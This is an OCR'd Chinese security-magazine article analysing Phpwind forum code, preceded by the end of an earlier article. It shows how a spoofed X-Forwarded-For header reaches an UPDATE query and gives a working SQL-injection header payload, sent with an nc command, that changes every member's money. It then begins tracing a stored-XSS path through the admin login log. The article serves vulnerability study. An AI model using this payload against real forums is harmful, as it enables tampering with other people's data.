



图6

这个漏洞还是很有意思的，大家有什么问题欢迎来非安全论坛讨论！对于web编写者，希望还是能体会到所有输入都是有害的那句话，在IP都能被伪造的今天，对于你来说，用户的输入还有什么是可信的呢？

编辑点评：剑心是善于学习的。从lake2的一个构思，查到了phpwind的漏洞。特别是分析过程，抽丝剥茧，十分精彩。稍懂一些php代码的人，读起来更有韵味吧！



Phpwind 漏洞之行

剑心

Phpwind是国内一家评价比较好的Php+Mysql架构论坛，使用非常广泛。经过几次的风风雨雨，漏洞也不是那么明显了，一般的参数都经过了严密的过滤，漏洞挖掘也不再是那么简单的事情了。但是这并不意味着这个程序就完美，技术是发展的，最近我们就发现了因为参数原因而隐藏在Phpwind中的几个安全漏洞，尽管利用起来不是那么简单，但是在某些时候还是非常有趣的。

我们知道一切漏洞的成因是变量和逻辑没有考虑好，那么我们就首先来看看Phpwind的变量取得方式吧，在Phpwind的Global.php的开头里有如下的代码：

```
unset($_ENV,$HTTP_ENV_VARS,$_REQUEST,$HTTP_POST_VARS,$HTTP_GET_VARS,$HTTP_POST_FILES,$HTTP_COOKIE_VARS);
if(!get_magic_quotes_gpc()){
    Add_S($_POST);
    Add_S($_GET);
    Add_S($_FILES);
    Add_S($_COOKIE);
}
if($_SERVER['HTTP_X_FORWARDED_FOR']){
    $onlineip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    $c_agentip=1;
}elseif($_SERVER['HTTP_CLIENT_IP']){
    $onlineip = $_SERVER['HTTP_CLIENT_IP'];
    $c_agentip=1;
}else{
    $onlineip = $_SERVER['REMOTE_ADDR'];
    $c_agentip=0;
}
$onlineip = substrs(str_replace("\n",'',$onlineip),16);
```

可以看到即使当magic_quotes_gpc为Off，提交的$_POST)，$_GET，$_FILES，$_COOKIE依然会经过daddslashes处理，提交的'，"，\，Null等源字符起不了任何作用，这也意味着如果我们的变量被放到'和"等当中，根本跳不出字符串，也就基本不存在明显的Sql注入等问题了！但是事情也不是没有转机，看上面处理变量的下面的部分代码，也就是程序取得$onlineip的部分：

```
if($_SERVER['HTTP_X_FORWARDED_FOR']){
    $onlineip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    $c_agentip=1;
}elseif($_SERVER['HTTP_CLIENT_IP']){
    $onlineip = $_SERVER['HTTP_CLIENT_IP'];
    $c_agentip=1;
}else{
    $onlineip = $_SERVER['REMOTE_ADDR'];
    $c_agentip=0;
}
$onlineip = substrs(str_replace("\n",'',$onlineip),16);
```

上面代码是取得用户IP的，用户IP会在程序的多处使用，所以如果有问题的话……嘿嘿，如果我们能控制这个变量的话就能做很多事情了：)。分析代码知道，程序首先尝试获得$_SERVER['HTTP_X_FORWARDED_FOR']的内容，如果存在这个变量$onlineip的值就为$_SERVER['HTTP_X_FORWARDED_FOR']，否则就取得$_SERVER['HTTP_CLIENT_IP']，如果$_SERVER['HTTP_CLIENT_IP']为空就取得$_SERVER['REMOTE_ADDR']。当然，这里的重点是$_SERVER['HTTP_X_FORWARDED_FOR']，因为我们完全有能力自由修改它的内容哦！下面我给大家分析下这个变量吧，$_SERVER['HTTP_X_FORWARDED_FOR']用得比较多的地方是在一些代理程序里，它会在发出去的Http请求数据包里加上X-For-

warded-For 这个字段，譬如说下面的一个很典型的包：

```
GET /eqdkp/includes/3.php?a=Test HTTP/1.1
Accept: */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: luckboy.sufee.net
Connection: Keep-Alive
X-Forwarded-For: 'Test'
Referer: 'Test'
Cookie: herefirst=yes; eqdkp_data=a%3A2%3A%7Bs%3A13%3A%22auto_login_id%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22user_id%22%3Bi%3A-1%3B%7D; eqdkp_sid=3c458d65b8c8e504b4427ba8de2eddb3
```

X-Forwarded-For 就是加的内容，当我们提交上面的数据包之后，程序就会把 X-Forwarded-For:后面的内容给 $_SERVER['HTTP_X_FORWARDED_FOR']变量，呵呵，想到了吧！我们构造好数据包然后提交给程序就能给 $_SERVER['HTTP_X_FORWARDED_FOR']变量赋值了：)，不要高兴得太早，看看 $onlineip 在得到 $_SERVER['HTTP_X_FORWARDED_FOR']之后有哪些过滤吧！

```
$onlineip = substrs(str_replace("\n",'',$onlineip),16);
```

有点郁闷哟，$_SERVER['HTTP_X_FORWARDED_FOR']被截取成了 16 个字符，也就是说注入到 $onlineip 的 $_SERVER['HTTP_X_FORWARDED_FOR']将只有 16 个字符的长度，这对我们来说是一个巨大的障碍。还有个问题就是 Php 本身的安全性，在 php<=4.x 的时候，如果 magic_quotes_gpc 为 On，$_SERVER['HTTP_X_FORWARDED_FOR']会受影响，所以不能用 ' 这些东西，但是如果为 off 的话就没有这个过滤了！还有个欣喜就是在 php>=5 的时候，$_SERVER['HTTP_X_FORWARDED_FOR']是不受任何影响的，呵呵！下面的例子假设在 php<=4.x 并且 magic_quotes_gpc 为 Off，当然，在 php>5 的情况下同样成立！

OK，可以知道 $onlineip 是被感染的了，现在该做什么呢？当然是跟踪这个变量了！读程序代码可以发现 $onlineip 去了很多的地方，有被写入文件的，有被放在数据库查询语句里写入数据库的，有被写入页面显示的。因为整个程序代码太多，我这里就找两个例子作为演示，如果你有兴趣也可以读代码，可能有新的发现哟！先看看 Sql 注入的吧，在 require/checkpass.php 里的 15 行左右的 Loginipwrite 函数里有如下代码：

```
function Loginipwrite($winduid){
    global $db,$timestamp,$onlineip;
    $logininfo="$onlineip|$timestamp|6";
    $db->update("UPDATE pw_memberdata SET lastvisit=thisvisit,thisvisit='$timestamp',onlineip='$logininfo' WHERE uid='$winduid'");
```

嘿嘿，$logininfo 里面含有 $onlineip 的哦！ $logininfo 也是不安全的啦！然后我们可爱的 $logininfo 出现在了 Update 注入中，嘿嘿。唯一有点郁闷的是 $logininfo 的长度因为 $onlineip 而有限制，所以不能很自由地控制，又因为 Update 限制了表的操作，郁闷啊！看看 pw_memberdata 里有什么内容吧，如图 1 所示，呵呵，有 Uid 还有精华帖子，钱等等东西哦！也就是说我们能用这可怜的 16 个字符更改这些内容了，如何操作呢？假如我们要酷一把，让整个论坛贫富均匀，把所有人的钱弄高点吧！我们可以利用如下的语句做到：

```
update("UPDATE pw_memberdata SET lastvisit=thisvisit,thisvisit='$timestamp',onlineip='',money=888/*|$timestamp|6' WHERE uid='$winduid'");
```

注意其中的 onlineip 内容哦！我们插入 $onlineip 为 ',money=888888/* 的话，到 Loginipwrite 函数的时候就会变成这个样子啦！查询系统中调用了 Loginipwrite 函数的地方，可以知道在登录的地方就调用了这个的哦！我们去登录的地方提交用户名和密码，同时注意抓包，如图 2 所示。




图1




图2



图3

现在可以修改抓得的数据包提交了，我们在 Http 头里插入如下内容：

```
X-Forwarded-For: ',money=888/*
```

呵呵，加好之后就可以直接提交，因为提交的不是具体的数据，所以长度选项是不用修改的啦！修改好之后可以向服务器提交了哦！ **nc -vv 127.0.0.1 80 < test.txt**，如图 3 所示。因为 Gzip 的原因返回乱码，不用急，去看看我们的金钱吧！每个人都是 888 了，呵呵！如何，棒吧！这是 sql 注射的一个演示，我尝试更改过它的 Uid 但是不成功，再加上字符限制为 16 个字符，利用起来更难了，大家可以尝试自己找找其他的注射点。

除了引入 ' 构成 sql 注射，我们还可以尝试引入<构造跨站脚本攻击哟！Phpwind 等论坛记录后台日志的方法都是将取得记录写到文件中，包括后台的操作和登录等等。后台操作我们普通人是接触不到啦，但是登录我们是可以控制的

呵！：）看看记录方面的代码吧，在 admin/admincp.php 的 137 行左右：

```
    if (!$rightset) {
        if ($_POST['admin_name'] && $_POST['admin_pwd']){
        $record_name= str_replace('|','&#124;',Char_cv($_POST['admin_name']));
        $record_pwd     = str_replace('|','&#124;',Char_cv($_POST['admin_pwd']));
        $new_record="<?die;?>|$record_name|$record_pwd|Logging Failed|$onlineip|$timestamp|\n";
                writeover($bbsrecordfile,$new_record,"ab");
        adminmsg('login_error');
```

嘿嘿，用户名和密码是被 Char_cv 函数过滤了，在 360 行左右：


```
function Char_cv($msg){
$msg = str_replace("\t","",$msg);
$msg = str_replace("<","&lt;",$msg);
$msg = str_replace(">","&gt;",$msg);
$msg = str_replace("\r","",$msg);
$msg = str_replace("\n","<br />",$msg);
$msg = str_replace("   ","   ",$msg);#编辑时比较有效
return $msg;
}
```

